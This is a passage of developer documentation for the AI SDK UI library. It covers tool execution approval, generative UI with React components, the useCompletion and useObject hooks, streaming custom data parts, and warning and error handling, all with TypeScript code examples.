addToolOutput({
tool: 'getWeatherInformation',
toolCallId: toolCall.toolCallId,
output: weather,
});
} catch (err) {
addToolOutput({
tool: 'getWeatherInformation',
toolCallId: toolCall.toolCallId,
state: 'output-error',
errorText: 'Unable to get the weather information',
});
}
}
},
});
}
Tool Execution Approval
Tool execution approval lets you require user confirmation before a server-side tool runs. Unlike client-side tools that execute in the browser, tools with approval still execute on the server—but only after the user approves.
Use tool execution approval when you want to:
- Confirm sensitive operations (payments, deletions, external API calls)
- Let users review tool inputs before execution
- Add human oversight to automated workflows
For tools that need to run in the browser (updating UI state, accessing browser APIs), use client-side tools instead.
Server Setup
Enable approval by setting needsApproval on your tool. See Tool Execution Approval for configuration options including dynamic approval based on input.
import { streamText, tool } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
export async function POST(req: Request) {
const { messages } = await req.json();
const result = streamText({
model: __MODEL__,
messages,
tools: {
getWeather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
city: z.string(),
}),
needsApproval: true,
execute: async ({ city }) => {
const weather = await fetchWeather(city);
return weather;
},
}),
},
});
return result.toUIMessageStreamResponse();
}
Client-Side Approval UI
When a tool requires approval, the tool part state is approval-requested. Use addToolApprovalResponse to approve or deny:
'use client';
import { useChat } from '@ai-sdk/react';
export default function Chat() {
const { messages, addToolApprovalResponse } = useChat();
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.parts.map(part => {
if (part.type === 'tool-getWeather') {
switch (part.state) {
case 'approval-requested':
return (
<div key={part.toolCallId}>
<p>Get weather for {part.input.city}?</p>
<button
onClick={() =>
addToolApprovalResponse({
id: part.approval.id,
approved: true,
})
}
>
Approve
</button>
<button
onClick={() =>
addToolApprovalResponse({
id: part.approval.id,
approved: false,
})
}
>
Deny
</button>
</div>
);
case 'output-available':
return (
<div key={part.toolCallId}>
Weather in {part.input.city}: {part.output}
</div>
);
}
}
// Handle other part types...
})}
</div>
))}
</>
);
}
Auto-Submit After Approval
Use lastAssistantMessageIsCompleteWithApprovalResponses to automatically continue the conversation after approvals:
import { useChat } from '@ai-sdk/react';
import { lastAssistantMessageIsCompleteWithApprovalResponses } from 'ai';
const { messages, addToolApprovalResponse } = useChat({
sendAutomaticallyWhen: lastAssistantMessageIsCompleteWithApprovalResponses,
});
Dynamic Tools
When using dynamic tools (tools with unknown types at compile time), the UI parts use a generic dynamic-tool type instead of specific tool types:
{
message.parts.map((part, index) => {
switch (part.type) {
// Static tools with specific (`tool-${toolName}`) types
case 'tool-getWeatherInformation':
return <WeatherDisplay part={part} />;
// Dynamic tools use generic `dynamic-tool` type
case 'dynamic-tool':
return (
<div key={index}>
<h4>Tool: {part.toolName}</h4>
{part.state === 'input-streaming' && (
<pre>{JSON.stringify(part.input, null, 2)}</pre>
)}
{part.state === 'output-available' && (
<pre>{JSON.stringify(part.output, null, 2)}</pre>
)}
{part.state === 'output-error' && (
<div>Error: {part.errorText}</div>
)}
</div>
);
}
});
}
Dynamic tools are useful when integrating with:
- MCP (Model Context Protocol) tools without schemas
- User-defined functions loaded at runtime
- External tool providers
Tool call streaming
Tool call streaming is enabled by default in AI SDK 5.0, allowing you to stream tool calls while they are being generated. This provides a better user experience by showing tool inputs as they are generated in real-time.
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: __MODEL__,
messages: await convertToModelMessages(messages),
// toolCallStreaming is enabled by default in v5
// ...
});
return result.toUIMessageStreamResponse();
}
With tool call streaming enabled, partial tool calls are streamed as part of the data stream.
They are available through the useChat hook.
The typed tool parts of assistant messages will also contain partial tool calls.
You can use the state property of the tool part to render the correct UI.
export default function Chat() {
// ...
return (
<>
{messages?.map(message => (
<div key={message.id}>
{message.parts.map(part => {
switch (part.type) {
case 'tool-askForConfirmation':
case 'tool-getLocation':
case 'tool-getWeatherInformation':
switch (part.state) {
case 'input-streaming':
return <pre>{JSON.stringify(part.input, null, 2)}</pre>;
case 'input-available':
return <pre>{JSON.stringify(part.input, null, 2)}</pre>;
case 'output-available':
return <pre>{JSON.stringify(part.output, null, 2)}</pre>;
case 'output-error':
return <div>Error: {part.errorText}</div>;
}
}
})}
</div>
))}
</>
);
}
Step start parts
When you are using multi-step tool calls, the AI SDK will add step start parts to the assistant messages.
If you want to display boundaries between tool calls, you can use the step-start parts as follows:
// ...
// where you render the message parts:
message.parts.map((part, index) => {
switch (part.type) {
case 'step-start':
// show step boundaries as horizontal lines:
return index > 0 ? (
<div key={index} className="text-gray-500">
<hr className="my-2 border-gray-300" />
</div>
) : null;
case 'text':
// ...
case 'tool-askForConfirmation':
case 'tool-getLocation':
case 'tool-getWeatherInformation':
// ...
}
});
// ...
Server-side Multi-Step Calls
You can also use multi-step calls on the server-side with streamText.
This works when all invoked tools have an execute function on the server side.
import { convertToModelMessages, streamText, UIMessage, isStepCount } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: __MODEL__,
messages: await convertToModelMessages(messages),
tools: {
getWeatherInformation: {
description: 'show the weather in a given city to the user',
inputSchema: z.object({ city: z.string() }),
// tool has execute function:
execute: async ({}: { city: string }) => {
const weatherOptions = ['sunny', 'cloudy', 'rainy', 'snowy', 'windy'];
return weatherOptions[
Math.floor(Math.random() * weatherOptions.length)
];
},
},
},
stopWhen: isStepCount(5),
});
return result.toUIMessageStreamResponse();
}
Errors
Language models can make errors when calling tools. By default, these errors are masked for security reasons, and show up as "An error occurred" in the UI.
To surface the errors, you can use the onError function when calling toUIMessageResponse.
export function errorHandler(error: unknown) {
if (error == null) {
return 'unknown error';
}
if (typeof error === 'string') {
return error;
}
if (error instanceof Error) {
return error.message;
}
return JSON.stringify(error);
}
const result = streamText({
// ...
});
return result.toUIMessageStreamResponse({
onError: errorHandler,
});
In case you are using createUIMessageResponse, you can use the onError function when calling toUIMessageResponse:
const response = createUIMessageResponse({
// ...
async execute(dataStream) {
// ...
},
onError: error => `Custom error: ${error.message}`,
});
title: Generative User Interfaces description: Learn how to build Generative UI with AI SDK UI.
Generative User Interfaces
Generative user interfaces (generative UI) is the process of allowing a large language model (LLM) to go beyond text and "generate UI". This creates a more engaging and AI-native experience for users.
At the core of generative UI are tools , which are functions you provide to the model to perform specialized tasks like getting the weather in a location. The model can decide when and how to use these tools based on the context of the conversation.
Generative UI is the process of connecting the results of a tool call to a React component. Here's how it works:
- You provide the model with a prompt or conversation history, along with a set of tools.
- Based on the context, the model may decide to call a tool.
- If a tool is called, it will execute and return data.
- This data can then be passed to a React component for rendering.
By passing the tool results to React components, you can create a generative UI experience that's more engaging and adaptive to your needs.
Build a Generative UI Chat Interface
Let's create a chat interface that handles text-based conversations and incorporates dynamic UI elements based on model responses.
Basic Chat Implementation
Start with a basic chat implementation using the useChat hook:
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
export default function Page() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat();
const handleSubmit = (e: React.FormEvent) => {
e.preventDefault();
sendMessage({ text: input });
setInput('');
};
return (
<div>
{messages.map(message => (
<div key={message.id}>
<div>{message.role === 'user' ? 'User: ' : 'AI: '}</div>
<div>
{message.parts.map((part, index) => {
if (part.type === 'text') {
return <span key={index}>{part.text}</span>;
}
return null;
})}
</div>
</div>
))}
<form onSubmit={handleSubmit}>
<input
value={input}
onChange={e => setInput(e.target.value)}
placeholder="Type a message..."
/>
<button type="submit">Send</button>
</form>
</div>
);
}
To handle the chat requests and model responses, set up an API route:
import { streamText, convertToModelMessages, UIMessage, isStepCount } from 'ai';
__PROVIDER_IMPORT__;
export async function POST(request: Request) {
const { messages }: { messages: UIMessage[] } = await request.json();
const result = streamText({
model: __MODEL__,
system: 'You are a friendly assistant!',
messages: await convertToModelMessages(messages),
stopWhen: isStepCount(5),
});
return result.toUIMessageStreamResponse();
}
This API route uses the streamText function to process chat messages and stream the model's responses back to the client.
Create a Tool
Before enhancing your chat interface with dynamic UI elements, you need to create a tool and corresponding React component. A tool will allow the model to perform a specific action, such as fetching weather information.
Create a new file called ai/tools.ts with the following content:
import { tool as createTool } from 'ai';
import { z } from 'zod';
export const weatherTool = createTool({
description: 'Display the weather for a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async function ({ location }) {
await new Promise(resolve => setTimeout(resolve, 2000));
return { weather: 'Sunny', temperature: 75, location };
},
});
export const tools = {
displayWeather: weatherTool,
};
In this file, you've created a tool called weatherTool. This tool simulates fetching weather information for a given location. This tool will return simulated data after a 2-second delay. In a real-world application, you would replace this simulation with an actual API call to a weather service.
Update the API Route
Update the API route to include the tool you've defined:
import { streamText, convertToModelMessages, UIMessage, isStepCount } from 'ai';
__PROVIDER_IMPORT__;
import { tools } from '@/ai/tools';
export async function POST(request: Request) {
const { messages }: { messages: UIMessage[] } = await request.json();
const result = streamText({
model: __MODEL__,
system: 'You are a friendly assistant!',
messages: await convertToModelMessages(messages),
stopWhen: isStepCount(5),
tools,
});
return result.toUIMessageStreamResponse();
}
Now that you've defined the tool and added it to your streamText call, let's build a React component to display the weather information it returns.
Create UI Components
Create a new file called components/weather.tsx:
type WeatherProps = {
temperature: number;
weather: string;
location: string;
};
export const Weather = ({ temperature, weather, location }: WeatherProps) => {
return (
<div>
<h2>Current Weather for {location}</h2>
<p>Condition: {weather}</p>
<p>Temperature: {temperature}°C</p>
</div>
);
};
This component will display the weather information for a given location. It takes three props: temperature, weather, and location (exactly what the weatherTool returns).
Render the Weather Component
Now that you have your tool and corresponding React component, let's integrate them into your chat interface. You'll render the Weather component when the model calls the weather tool.
To check if the model has called a tool, you can check the parts array of the UIMessage object for tool-specific parts. In AI SDK 5.0, tool parts use typed naming: tool-${toolName} instead of generic types.
Update your page.tsx file:
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
import { Weather } from '@/components/weather';
export default function Page() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat();
const handleSubmit = (e: React.FormEvent) => {
e.preventDefault();
sendMessage({ text: input });
setInput('');
};
return (
<div>
{messages.map(message => (
<div key={message.id}>
<div>{message.role === 'user' ? 'User: ' : 'AI: '}</div>
<div>
{message.parts.map((part, index) => {
if (part.type === 'text') {
return <span key={index}>{part.text}</span>;
}
if (part.type === 'tool-displayWeather') {
switch (part.state) {
case 'input-available':
return <div key={index}>Loading weather...</div>;
case 'output-available':
return (
<div key={index}>
<Weather {...part.output} />
</div>
);
case 'output-error':
return <div key={index}>Error: {part.errorText}</div>;
default:
return null;
}
}
return null;
})}
</div>
</div>
))}
<form onSubmit={handleSubmit}>
<input
value={input}
onChange={e => setInput(e.target.value)}
placeholder="Type a message..."
/>
<button type="submit">Send</button>
</form>
</div>
);
}
In this updated code snippet, you:
- Use manual input state management with
useStateinstead of the built-ininputandhandleInputChange. - Use
sendMessageinstead ofhandleSubmitto send messages. - Check the
partsarray of each message for different content types. - Handle tool parts with type
tool-displayWeatherand their different states (input-available,output-available,output-error).
This approach allows you to dynamically render UI components based on the model's responses, creating a more interactive and context-aware chat experience.
Expanding Your Generative UI Application
You can enhance your chat application by adding more tools and components, creating a richer and more versatile user experience. Here's how you can expand your application:
Adding More Tools
To add more tools, simply define them in your ai/tools.ts file:
// Add a new stock tool
export const stockTool = createTool({
description: 'Get price for a stock',
inputSchema: z.object({
symbol: z.string().describe('The stock symbol to get the price for'),
}),
execute: async function ({ symbol }) {
// Simulated API call
await new Promise(resolve => setTimeout(resolve, 2000));
return { symbol, price: 100 };
},
});
// Update the tools object
export const tools = {
displayWeather: weatherTool,
getStockPrice: stockTool,
};
Now, create a new file called components/stock.tsx:
type StockProps = {
price: number;
symbol: string;
};
export const Stock = ({ price, symbol }: StockProps) => {
return (
<div>
<h2>Stock Information</h2>
<p>Symbol: {symbol}</p>
<p>Price: ${price}</p>
</div>
);
};
Finally, update your page.tsx file to include the new Stock component:
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
import { Weather } from '@/components/weather';
import { Stock } from '@/components/stock';
export default function Page() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat();
const handleSubmit = (e: React.FormEvent) => {
e.preventDefault();
sendMessage({ text: input });
setInput('');
};
return (
<div>
{messages.map(message => (
<div key={message.id}>
<div>{message.role}</div>
<div>
{message.parts.map((part, index) => {
if (part.type === 'text') {
return <span key={index}>{part.text}</span>;
}
if (part.type === 'tool-displayWeather') {
switch (part.state) {
case 'input-available':
return <div key={index}>Loading weather...</div>;
case 'output-available':
return (
<div key={index}>
<Weather {...part.output} />
</div>
);
case 'output-error':
return <div key={index}>Error: {part.errorText}</div>;
default:
return null;
}
}
if (part.type === 'tool-getStockPrice') {
switch (part.state) {
case 'input-available':
return <div key={index}>Loading stock price...</div>;
case 'output-available':
return (
<div key={index}>
<Stock {...part.output} />
</div>
);
case 'output-error':
return <div key={index}>Error: {part.errorText}</div>;
default:
return null;
}
}
return null;
})}
</div>
</div>
))}
<form onSubmit={handleSubmit}>
<input
type="text"
value={input}
onChange={e => setInput(e.target.value)}
/>
<button type="submit">Send</button>
</form>
</div>
);
}
By following this pattern, you can continue to add more tools and components, expanding the capabilities of your Generative UI application.
title: Completion description: Learn how to use the useCompletion hook.
Completion
The useCompletion hook allows you to create a user interface to handle text completions in your application. It enables the streaming of text completions from your AI provider, manages the state for chat input, and updates the UI automatically as new messages are received.
In this guide, you will learn how to use the useCompletion hook in your application to generate text completions and stream them in real-time to your users.
Example
'use client';
import { useCompletion } from '@ai-sdk/react';
export default function Page() {
const { completion, input, handleInputChange, handleSubmit } = useCompletion({
api: '/api/completion',
});
return (
<form onSubmit={handleSubmit}>
<input
name="prompt"
value={input}
onChange={handleInputChange}
id="input"
/>
<button type="submit">Submit</button>
<div>{completion}</div>
</form>
);
}
import { streamText } from 'ai';
__PROVIDER_IMPORT__;
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { prompt }: { prompt: string } = await req.json();
const result = streamText({
model: __MODEL__,
prompt,
});
return result.toUIMessageStreamResponse();
}
In the Page component, the useCompletion hook will request to your AI provider endpoint whenever the user submits a message. The completion is then streamed back in real-time and displayed in the UI.
This enables a seamless text completion experience where the user can see the AI response as soon as it is available, without having to wait for the entire response to be received.
Customized UI
useCompletion also provides ways to manage the prompt via code, show loading and error states, and update messages without being triggered by user interactions.
Loading and error states
To show a loading spinner while the chatbot is processing the user's message, you can use the isLoading state returned by the useCompletion hook:
const { isLoading, ... } = useCompletion()
return(
<>
{isLoading ? <Spinner /> : null}
</>
)
Similarly, the error state reflects the error object thrown during the fetch request. It can be used to display an error message, or show a toast notification:
const { error, ... } = useCompletion()
useEffect(() => {
if (error) {
toast.error(error.message)
}
}, [error])
// Or display the error message in the UI:
return (
<>
{error ? <div>{error.message}</div> : null}
</>
)
Controlled input
In the initial example, we have handleSubmit and handleInputChange callbacks that manage the input changes and form submissions. These are handy for common use cases, but you can also use uncontrolled APIs for more advanced scenarios such as form validation or customized components.
The following example demonstrates how to use more granular APIs like setInput with your custom input and submit button components:
const { input, setInput } = useCompletion();
return (
<>
<MyCustomInput value={input} onChange={value => setInput(value)} />
</>
);
Cancelation
It's also a common use case to abort the response message while it's still streaming back from the AI provider. You can do this by calling the stop function returned by the useCompletion hook.
const { stop, isLoading, ... } = useCompletion()
return (
<>
<button onClick={stop} disabled={!isLoading}>Stop</button>
</>
)
When the user clicks the "Stop" button, the fetch request will be aborted. This avoids consuming unnecessary resources and improves the UX of your application.
Throttling UI Updates
This feature is currently only available for React.
By default, the useCompletion hook will trigger a render every time a new chunk is received.
You can throttle the UI updates with the experimental_throttle option.
const { completion, ... } = useCompletion({
// Throttle the completion and data updates to 50ms:
experimental_throttle: 50
})
Event Callbacks
useCompletion also provides optional event callbacks that you can use to handle different stages of the chatbot lifecycle. These callbacks can be used to trigger additional actions, such as logging, analytics, or custom UI updates.
const { ... } = useCompletion({
onFinish: (prompt: string, completion: string) => {
console.log('Finished streaming completion:', completion)
},
onError: (error: Error) => {
console.error('An error occurred:', error)
},
})
Configure Request Options
By default, the useCompletion hook sends a HTTP POST request to the /api/completion endpoint with the prompt as part of the request body. You can customize the request by passing additional options to the useCompletion hook:
const { messages, input, handleInputChange, handleSubmit } = useCompletion({
api: '/api/custom-completion',
headers: {
Authorization: 'your_token',
},
body: {
user_id: '123',
},
credentials: 'same-origin',
});
In this example, the useCompletion hook sends a POST request to the /api/completion endpoint with the specified headers, additional body fields, and credentials for that fetch request. On your server side, you can handle the request with these additional information.
title: Object Generation description: Learn how to use the useObject hook.
Object Generation
The useObject hook allows you to create interfaces that represent a structured JSON object that is being streamed.
In this guide, you will learn how to use the useObject hook in your application to generate UIs for structured data on the fly.
Example
The example shows a small notifications demo app that generates fake notifications in real-time.
Schema
It is helpful to set up the schema in a separate file that is imported on both the client and server.
import { z } from 'zod';
// define a schema for the notifications
export const notificationSchema = z.object({
notifications: z.array(
z.object({
name: z.string().describe('Name of a fictional person.'),
message: z.string().describe('Message. Do not use emojis or links.'),
}),
),
});
Client
The client uses useObject to stream the object generation process.
The results are partial and are displayed as they are received.
Please note the code for handling undefined values in the JSX.
'use client';
import { experimental_useObject as useObject } from '@ai-sdk/react';
import { notificationSchema } from './api/notifications/schema';
export default function Page() {
const { object, submit } = useObject({
api: '/api/notifications',
schema: notificationSchema,
});
return (
<>
<button onClick={() => submit('Messages during finals week.')}>
Generate notifications
</button>
{object?.notifications?.map((notification, index) => (
<div key={index}>
<p>{notification?.name}</p>
<p>{notification?.message}</p>
</div>
))}
</>
);
}
Server
On the server, we use streamText with Output.object() to stream the object generation process.
import { streamText, Output } from 'ai';
__PROVIDER_IMPORT__;
import { notificationSchema } from './schema';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const context = await req.json();
const result = streamText({
model: __MODEL__,
output: Output.object({ schema: notificationSchema }),
prompt:
`Generate 3 notifications for a messages app in this context:` + context,
});
return result.toTextStreamResponse();
}
Enum Output Mode
When you need to classify or categorize input into predefined options, you can use the enum output mode with useObject. This requires a specific schema structure where the object has enum as a key with z.enum containing your possible values.
Example: Text Classification
This example shows how to build a simple text classifier that categorizes statements as true or false.
Client
When using useObject with enum output mode, your schema must be an object with enum as the key:
'use client';
import { experimental_useObject as useObject } from '@ai-sdk/react';
import { z } from 'zod';
export default function ClassifyPage() {
const { object, submit, isLoading } = useObject({
api: '/api/classify',
schema: z.object({ enum: z.enum(['true', 'false']) }),
});
return (
<>
<button onClick={() => submit('The earth is flat')} disabled={isLoading}>
Classify statement
</button>
{object && <div>Classification: {object.enum}</div>}
</>
);
}
Server
On the server, use streamText with Output.choice() to stream the classification result:
import { streamText, Output } from 'ai';
__PROVIDER_IMPORT__;
export async function POST(req: Request) {
const context = await req.json();
const result = streamText({
model: __MODEL__,
output: Output.choice({ options: ['true', 'false'] }),
prompt: `Classify this statement as true or false: ${context}`,
});
return result.toTextStreamResponse();
}
Customized UI
useObject also provides ways to show loading and error states:
Loading State
The isLoading state returned by the useObject hook can be used for several
purposes:
- To show a loading spinner while the object is generated.
- To disable the submit button.
'use client';
import { experimental_useObject as useObject } from '@ai-sdk/react';
export default function Page() {
const { isLoading, object, submit } = useObject({
api: '/api/notifications',
schema: notificationSchema,
});
return (
<>
{isLoading && <Spinner />}
<button
onClick={() => submit('Messages during finals week.')}
disabled={isLoading}
>
Generate notifications
</button>
{object?.notifications?.map((notification, index) => (
<div key={index}>
<p>{notification?.name}</p>
<p>{notification?.message}</p>
</div>
))}
</>
);
}
Stop Handler
The stop function can be used to stop the object generation process. This can be useful if the user wants to cancel the request or if the server is taking too long to respond.
'use client';
import { experimental_useObject as useObject } from '@ai-sdk/react';
export default function Page() {
const { isLoading, stop, object, submit } = useObject({
api: '/api/notifications',
schema: notificationSchema,
});
return (
<>
{isLoading && (
<button type="button" onClick={() => stop()}>
Stop
</button>
)}
<button onClick={() => submit('Messages during finals week.')}>
Generate notifications
</button>
{object?.notifications?.map((notification, index) => (
<div key={index}>
<p>{notification?.name}</p>
<p>{notification?.message}</p>
</div>
))}
</>
);
}
Error State
Similarly, the error state reflects the error object thrown during the fetch request.
It can be used to display an error message, or to disable the submit button:
'use client';
import { experimental_useObject as useObject } from '@ai-sdk/react';
export default function Page() {
const { error, object, submit } = useObject({
api: '/api/notifications',
schema: notificationSchema,
});
return (
<>
{error && <div>An error occurred.</div>}
<button onClick={() => submit('Messages during finals week.')}>
Generate notifications
</button>
{object?.notifications?.map((notification, index) => (
<div key={index}>
<p>{notification?.name}</p>
<p>{notification?.message}</p>
</div>
))}
</>
);
}
Event Callbacks
useObject provides optional event callbacks that you can use to handle life-cycle events.
onFinish: Called when the object generation is completed.onError: Called when an error occurs during the fetch request.
These callbacks can be used to trigger additional actions, such as logging, analytics, or custom UI updates.
'use client';
import { experimental_useObject as useObject } from '@ai-sdk/react';
import { notificationSchema } from './api/notifications/schema';
export default function Page() {
const { object, submit } = useObject({
api: '/api/notifications',
schema: notificationSchema,
onFinish({ object, error }) {
// typed object, undefined if schema validation fails:
console.log('Object generation completed:', object);
// error, undefined if schema validation succeeds:
console.log('Schema validation error:', error);
},
onError(error) {
// error during fetch request:
console.error('An error occurred:', error);
},
});
return (
<div>
<button onClick={() => submit('Messages during finals week.')}>
Generate notifications
</button>
{object?.notifications?.map((notification, index) => (
<div key={index}>
<p>{notification?.name}</p>
<p>{notification?.message}</p>
</div>
))}
</div>
);
}
Configure Request Options
You can configure the API endpoint, optional headers and credentials using the api, headers and credentials settings.
const { submit, object } = useObject({
api: '/api/use-object',
headers: {
'X-Custom-Header': 'CustomValue',
},
credentials: 'include',
schema: yourSchema,
});
title: Streaming Custom Data description: Learn how to stream custom data from the server to the client.
Streaming Custom Data
It is often useful to send additional data alongside the model's response. For example, you may want to send status information, the message ids after storing them, or references to content that the language model is referring to.
The AI SDK provides several helpers that allows you to stream additional data to the client
and attach it to the UIMessage parts array:
createUIMessageStream: creates a data streamcreateUIMessageStreamResponse: creates a response object that streams datapipeUIMessageStreamToResponse: pipes a data stream to a server response object
The data is streamed as part of the response stream using Server-Sent Events.
Setting Up Type-Safe Data Streaming
First, define your custom message type with data part schemas for type safety:
import { UIMessage } from 'ai';
// Define your custom message type with data part schemas
export type MyUIMessage = UIMessage<
never, // metadata type
{
weather: {
city: string;
weather?: string;
status: 'loading' | 'success';
};
notification: {
message: string;
level: 'info' | 'warning' | 'error';
};
} // data parts type
>;
Streaming Data from the Server
In your server-side route handler, you can create a UIMessageStream and then pass it to createUIMessageStreamResponse:
import { openai } from '@ai-sdk/openai';
import {
createUIMessageStream,
createUIMessageStreamResponse,
streamText,
convertToModelMessages,
} from 'ai';
__PROVIDER_IMPORT__;
import type { MyUIMessage } from '@/ai/types';
export async function POST(req: Request) {
const { messages } = await req.json();
const stream = createUIMessageStream<MyUIMessage>({
execute: ({ writer }) => {
// 1. Send initial status (transient - won't be added to message history)
writer.write({
type: 'data-notification',
data: { message: 'Processing your request...', level: 'info' },
transient: true, // This part won't be added to message history
});
// 2. Send sources (useful for RAG use cases)
writer.write({
type: 'source',
value: {
type: 'source',
sourceType: 'url',
id: 'source-1',
url: 'https://weather.com',
title: 'Weather Data Source',
},
});
// 3. Send data parts with loading state
writer.write({
type: 'data-weather',
id: 'weather-1',
data: { city: 'San Francisco', status: 'loading' },
});
const result = streamText({
model: __MODEL__,
messages: await convertToModelMessages(messages),
onFinish() {
// 4. Update the same data part (reconciliation)
writer.write({
type: 'data-weather',
id: 'weather-1', // Same ID = update existing part
data: {
city: 'San Francisco',
weather: 'sunny',
status: 'success',
},
});
// 5. Send completion notification (transient)
writer.write({
type: 'data-notification',
data: { message: 'Request completed', level: 'info' },
transient: true, // Won't be added to message history
});
},
});
writer.merge(result.toUIMessageStream());
},
});
return createUIMessageStreamResponse({ stream });
}
Types of Streamable Data
Data Parts (Persistent)
Regular data parts are added to the message history and appear in message.parts:
writer.write({
type: 'data-weather',
id: 'weather-1', // Optional: enables reconciliation
data: { city: 'San Francisco', status: 'loading' },
});
Sources
Sources are useful for RAG implementations where you want to show which documents or URLs were referenced:
writer.write({
type: 'source',
value: {
type: 'source',
sourceType: 'url',
id: 'source-1',
url: 'https://example.com',
title: 'Example Source',
},
});
Transient Data Parts (Ephemeral)
Transient parts are sent to the client but not added to the message history. They are only accessible via the onData useChat handler:
// server
writer.write({
type: 'data-notification',
data: { message: 'Processing...', level: 'info' },
transient: true, // Won't be added to message history
});
// client
const [notification, setNotification] = useState();
const { messages } = useChat({
onData: ({ data, type }) => {
if (type === 'data-notification') {
setNotification({ message: data.message, level: data.level });
}
},
});
Data Part Reconciliation
When you write to a data part with the same ID, the client automatically reconciles and updates that part. This enables powerful dynamic experiences like:
- Collaborative artifacts - Update code, documents, or designs in real-time
- Progressive data loading - Show loading states that transform into final results
- Live status updates - Update progress bars, counters, or status indicators
- Interactive components - Build UI elements that evolve based on user interaction
The reconciliation happens automatically - simply use the same id when writing to the stream.
Processing Data on the Client
Using the onData Callback
The onData callback is essential for handling streaming data, especially transient parts:
import { useChat } from '@ai-sdk/react';
import type { MyUIMessage } from '@/ai/types';
const { messages } = useChat<MyUIMessage>({
api: '/api/chat',
onData: dataPart => {
// Handle all data parts as they arrive (including transient parts)
console.log('Received data part:', dataPart);
// Handle different data part types
if (dataPart.type === 'data-weather') {
console.log('Weather update:', dataPart.data);
}
// Handle transient notifications (ONLY available here, not in message.parts)
if (dataPart.type === 'data-notification') {
showToast(dataPart.data.message, dataPart.data.level);
}
},
});
Important: Transient data parts are only available through the onData callback. They will not appear in the message.parts array since they're not added to message history.
Rendering Persistent Data Parts
You can filter and render data parts from the message parts array:
const result = (
<>
{messages?.map(message => (
<div key={message.id}>
{/* Render weather data parts */}
{message.parts
.filter(part => part.type === 'data-weather')
.map((part, index) => (
<div key={index} className="weather-widget">
{part.data.status === 'loading' ? (
<>Getting weather for {part.data.city}...</>
) : (
<>
Weather in {part.data.city}: {part.data.weather}
</>
)}
</div>
))}
{/* Render text content */}
{message.parts
.filter(part => part.type === 'text')
.map((part, index) => (
<div key={index}>{part.text}</div>
))}
{/* Render sources */}
{message.parts
.filter(part => part.type === 'source')
.map((part, index) => (
<div key={index} className="source">
Source: <a href={part.url}>{part.title}</a>
</div>
))}
</div>
))}
</>
);
Complete Example
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
import type { MyUIMessage } from '@/ai/types';
export default function Chat() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat<MyUIMessage>({
api: '/api/chat',
onData: dataPart => {
// Handle transient notifications
if (dataPart.type === 'data-notification') {
console.log('Notification:', dataPart.data.message);
}
},
});
const handleSubmit = (e: React.FormEvent) => {
e.preventDefault();
sendMessage({ text: input });
setInput('');
};
return (
<>
{messages?.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{/* Render weather data */}
{message.parts
.filter(part => part.type === 'data-weather')
.map((part, index) => (
<span key={index} className="weather-update">
{part.data.status === 'loading' ? (
<>Getting weather for {part.data.city}...</>
) : (
<>
Weather in {part.data.city}: {part.data.weather}
</>
)}
</span>
))}
{/* Render text content */}
{message.parts
.filter(part => part.type === 'text')
.map((part, index) => (
<div key={index}>{part.text}</div>
))}
</div>
))}
<form onSubmit={handleSubmit}>
<input
value={input}
onChange={e => setInput(e.target.value)}
placeholder="Ask about the weather..."
/>
<button type="submit">Send</button>
</form>
</>
);
}
Use Cases
- RAG Applications - Stream sources and retrieved documents
- Real-time Status - Show loading states and progress updates
- Collaborative Tools - Stream live updates to shared artifacts
- Analytics - Send usage data without cluttering message history
- Notifications - Display temporary alerts and status messages
Message Metadata vs Data Parts
Both message metadata and data parts allow you to send additional information alongside messages, but they serve different purposes:
Message Metadata
Message metadata is best for message-level information that describes the message as a whole:
- Attached at the message level via
message.metadata - Sent using the
messageMetadatacallback intoUIMessageStreamResponse - Ideal for: timestamps, model info, token usage, user context
- Type-safe with custom metadata types
// Server: Send metadata about the message
return result.toUIMessageStreamResponse({
messageMetadata: ({ part }) => {
if (part.type === 'finish') {
return {
model: part.response.modelId,
totalTokens: part.totalUsage.totalTokens,
createdAt: Date.now(),
};
}
},
});
Data Parts
Data parts are best for streaming dynamic arbitrary data:
- Added to the message parts array via
message.parts - Streamed using
createUIMessageStreamandwriter.write() - Can be reconciled/updated using the same ID
- Support transient parts that don't persist
- Ideal for: dynamic content, loading states, interactive components
// Server: Stream data as part of message content
writer.write({
type: 'data-weather',
id: 'weather-1',
data: { city: 'San Francisco', status: 'loading' },
});
For more details on message metadata, see the Message Metadata documentation.
title: Error Handling description: Learn how to handle errors in the AI SDK UI
Error Handling and warnings
Warnings
The AI SDK shows warnings when something might not work as expected. These warnings help you fix problems before they cause errors.
When Warnings Appear
Warnings are shown in the browser console when:
- Unsupported features: You use a feature or setting that is not supported by the AI model (e.g., certain options or parameters).
- Compatibility warnings: A feature is used in a compatibility mode, which might work differently or less optimally than intended.
- Other warnings: The AI model reports another type of issue, such as general problems or advisory messages.
Warning Messages
All warnings start with "AI SDK Warning:" so you can easily find them. For example:
AI SDK Warning: The feature "temperature" is not supported by this model
Turning Off Warnings
By default, warnings are shown in the console. You can control this behavior:
Turn Off All Warnings
Set a global variable to turn off warnings completely:
globalThis.AI_SDK_LOG_WARNINGS = false;
Custom Warning Handler
You can also provide your own function to handle warnings. It receives provider id, model id, and a list of warnings.
globalThis.AI_SDK_LOG_WARNINGS = ({ warnings, provider, model }) => {
// Handle warnings your own way
};
Error Handling
Error Helper Object
Each AI SDK UI hook also returns an error object that you can use to render the error in your UI. You can use the error object to show an error message, disable the submit button, or show a retry button.
'use client';
import { useChat } from '@ai-sdk/react';
